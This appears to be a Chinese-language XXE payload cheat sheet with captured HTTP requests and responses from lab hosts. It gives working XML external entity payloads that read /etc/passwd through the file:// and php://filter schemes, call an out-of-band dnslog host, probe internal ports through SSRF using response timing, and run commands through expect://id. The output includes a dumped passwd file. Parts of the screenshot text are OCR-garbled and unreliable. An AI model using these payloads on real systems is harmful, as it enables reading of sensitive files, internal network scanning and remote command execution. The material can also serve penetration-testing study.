XXE_Payload

test

```
<?xml version="1.0" encoding="UTF-8"?>
<site>
    <name>ming</name>
</site>
```

读取

file协议读取/etc/passwd

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<name>&xxe;</name>
</root>
```

```
Pretty Raw Hex
                                                                                  Pretty Raw Hex Render
1 GET /dom.php HTTP/1.1
                                                                                   38 [ownerDocument] =>
2 Host: 192.168.136.147:8080
                                                                                   39 [namespaceURI] =>
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                                   41 [localName] =>
                                                                                   42 [baseURI] => /var/www/html/
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0-
                                                                                    43 [textContent] =>
 Safari/537.36
                                                                                   44 root:x:0:0:root:/root:/bin/bash
6 Accept:
                                                                                   45 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, ima
                                                                                  46 bin:x:2:2:bin:/bin:/usr/sbin/nologin
47 sys:x:3:3:sys:/dev:/usr/sbin/nologin
  ge/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
                                                                                   48 sync:x:4:65534:sync:/bin:/bin/sync
8 Accept-Language: zh-CN, zh;q=0.9
9 Connection: close
                                                                                   49 games:x:5:60:games:/usr/games:/usr/sbin/nologin
                                                                                   50 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
51 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
O Content-Length: 138
                                                                                   52 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
2 <?xml version="1.0" encoding="utf-8"?>
                                                                                   53 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  <!DOCTYPE root[</pre>
                                                                                   54 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
55 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
   (root)
                                                                                   56 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      (name)
                                                                                   57 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
       &xxe;
                                                                                   58 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      </name>
                                                                                   59 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
  </root>
                                                                                   60 gnats:x:41:41:Gnats Bug-Reporting System
                                                                                   (admin):/var/lib/gnats:/usr/sbin/nologin
61 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                                   62 apt:x:100:65534::/nonexistent:/bin/false
```

filter协议读取/etc/passwd

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "php://filter/read=/resource=/etc/passwd"> ]>
<root>
<name>&xxe;</name>
</root>
```

```
GET /dom.php HTTP/1.1
                                                                                        | 37 [attributes] =>
Host: 192.168.136.147:8080
Cache-Control: max-age=0
                                                                                         38 [ownerDocument] =>
                                                                                         39 [namespaceURI] =>
Upgrade-Insecure-Requests:
                                                                                         40 [prefix] =>
iUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
                                                                                         41 [localName] =>
                                                                                         42 [baseURI] => /var/www/html/
 Safari/537.36
                                                                                         43 [textContent] =>
                                                                                         44 root:x:0:0:root:/root:/bin/bash
Accept:
                                                                                         45 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
46 bin:x:2:2:bin:/bin:/usr/sbin/nologin
47 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, ima
ge/webp, image/apng, */*;q=0.8, application/signed-exchange; v=b3;q=0.7 Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
                                                                                         48 sync:x:4:65534:sync:/bin:/bin/sync
                                                                                         49 games:x:5:60:games:/usr/games:/usr/sbin/nologin
Connection: close
                                                                                         50 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
51 lp:x:7:7:1p:/var/spool/lpd:/usr/sbin/nologin
) |Content-Length: 159
? <?xml version="1.0" encoding="utf-8"?>
                                                                                         52 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    <!DOCTYPE root[
                                                                                         53 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
                                                                                         54 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    <!ENTITY xxe SYSTEM "php://filter/read=/resource=/etc/passwd"> ]>
                                                                                         55 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    <root>
                                                                                            www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
                                                                                         57 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
58 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
       &xxe;
       </name>
   </root>
                                                                                         59 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
                                                                                         60 gnats:x:41:41:Gnats Bug-Reporting System
                                                                                            (admin):/var/lib/gnats:/usr/sbin/nologin
                                                                                         61 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                                         62 _apt:x:100:65534::/nonexistent:/bin/false
                                                                                         63
                                                                                        64
```

filter协议 base64加密 读取/etc/passwd

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-
encode/resource=/etc/passwd"> ]>
<root>
<name>&xxe;</name>
</root>
```

xxe dnslog

```
<?xml version="1.0"?>

<!DOCTYPE ANY [

     <!ENTITY content SYSTEM "http://ip:port">]>

<name>&content;</name>
```

```
1 HTTP/1.1 200 OK
 1 POST /doLogin.php HTTP/1.1
                                                                           2 Date: Mon, 13 Feb 2023 04:07:21 GMT
 2 Host: ming.com
 3 Content-Length: 126
                                                                           3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
 4 Accept: application/xml, text/xml, */*; q=0.01
                                                                             mod_log_rotate/1.02
 5 X-Requested-With: XMLHttpRequest
                                                                           4 X-Powered-By: PHP/7.3.4
 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                           5 Connection: close
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
                                                                           6 Content-Type: text/html; charset=utf-8
  Safari/537.36
                                                                           7 Content-Length: 3287
 7 Content-Type: application/xml; charset=UTF-8
 8 Origin: http://ming.com
                                                                           9 <br />
 9 Referer: http://ming.com/
                                                                          10 <b>
10 Accept-Encoding: gzip, deflate
                                                                               Warning
11 Accept-Language: zh-CN, zh;q=0.9
                                                                             </b>
12 Connection: close
                                                                             : DOMDocument::loadXML(): StartTag: invalid
                                                                             http://gvqy7m.dnslog.cn, line: 1 in <b>
13
14 < ?xml version="1.0"?>
                                                                              D:\phpstudy_pro\WWW\doLogin.php
15
                                                                             </b>
16
    <!DOCTYPE ANY [</pre>
                                                                              on line <b>
17
                                                                              16
    <!ENTITY content SYSTEM "http://gvqy7m.dnslog.cn">]>
                                                                             </b>
18
19
                                                                            (br /)
                                                                          11 <br />
20
    <name>
      &content;
                                                                          12 <b>
    </name>
                                                                               Warning
                                                                             </b>
```

Get SubDomain Refresh Record

gvqy7m.dnslog.cn

DNS Query Record	IP Address	Created Time
gvqy7m.dnslog.cn	60.215.138.18	2023-02-13 12:07:22

xxe ssrf


```
<?xml version="1.0"?>

<!DOCTYPE ANY [


     <!ENTITY content SYSTEM "http://ip:port">]>

<name>&content;</name>
```


```
DNS Query Record
                                                                                                                                                     IP Address
                                                                                                                                                                                      2023-02
                                                        gvqy7m.dnslog.cn
                                                                                                                                            60.215.138.18
           本地地址
0.0.0.0:80
0.0.0.0:135
                                                                                              LISTENING
LISTENING
                                                                                                                          2316
1184
                                                     0. 0. 0. 0:0
0. 0. 0. 0:0
                                                    0. 0. 0. 0: 0
0. 0. 0. 0: 0
0. 0. 0. 0: 0
0. 0. 0. 0: 0
0. 0. 0. 0: 0
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
                                                                                                                          972
2712
3040
                                                                                               LISTENING
                                                    0. 0. 0. 0; 0
0. 0. 0. 0: 0
                                                                                              LISTENING
                                                                                              LISTENING
                                                     0:040=040:0
                                                     0.0.0.0:0
                                                                                                                                                   П
                                                                                                                           1000
                                                     0.0.0.0:0
                                                                                              LISTENING
           0. 0. 0. 0:49665
0. 0. 0. 0:49666
                                                                                              LISTENING
LISTENING
                                                     OE 0.T0.T0: 0
                                                     0.0.0.0:0
```




80端口




445端口






3306



3389

```
1 HTTP/1.1 200 0K
2 Date: Mon. 13 Feb 2023 04:14:47 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 885
 1 POST /doLogin.php HTTP/1.1
1 POST /doLogin.php HTTP/1.1
2 Host: ming.com
3 Content-Length: 124
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0: Win64; x64)
AppleWeb&it/537.36 (MHTML, like Gecko) Chroms/110.0.0.0
                                                                                                                                                                                                                                                                                                                                                        0 ~
                                                                                                                                                                                                                                                                                  Request Query Parameters
                                                                                                                                                                                                                                                                                  Request Cookies
                                                                                                                                                                                                                                                                                                                                                        0
                                                                                                                                                                                                                                                                                  Request Headers
                                                                                                                                                                                                                                                                                                                                                      11
 AppleWebKit/93".36 (KHTML. like Gecko) Chrom
Safari/53".36
7 Content-Type: application/xml;charset=UTF-8
8 Origin: http://ming.com/
9 Referer: http://ming.com/
0 Accept-Encoding: gzip, deflate
1 Accept-Language: zh-CN, zh;q=0.9
2 Connection: close
                                                                                                                                                                                                                                                                                                                                                        6
                                                                                                                                        8
9 (br />
10 (b)
                                                                                                                                          4 <?xml version="1.0"?>
                                                                                                                                            </b>
      <!DOCTYPE ANY [</pre>
                                                                                                                                              on line (b)
                                                                                                                                            16
</b>
      <!ENTITY content SYSTEM "http://127.0.0.1:3389">]>
      <name:
      &content;
                                                                                                                                                Warning
                                                                                                                                          Warming (/b): DOMDocument::loadNML(): I/O warning: failed to load external entity "http://127.0.0.1:3389" in (b) D:\phpstudy_pro\NWW\doLogin.php
                                                                                                                                              on line (b)
(?) (§) ← → Search.
                                                                                                               0 matches ② ⑤ ← → Search.
                                                                                                                                                                                                                                                           0 matches
Done
                                                                                                                                                                                                                                                                                                                                   1,129 bytes | 44 millis
```

6379



总结 xxe ssrf探测 端口 如果端口open 那么 millis少

如果端口down 那么 millis多 甚至说是打不开

xxe RCE

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "expect://id"> ]>
<root>
<name>&xxe;</name>
</root>
```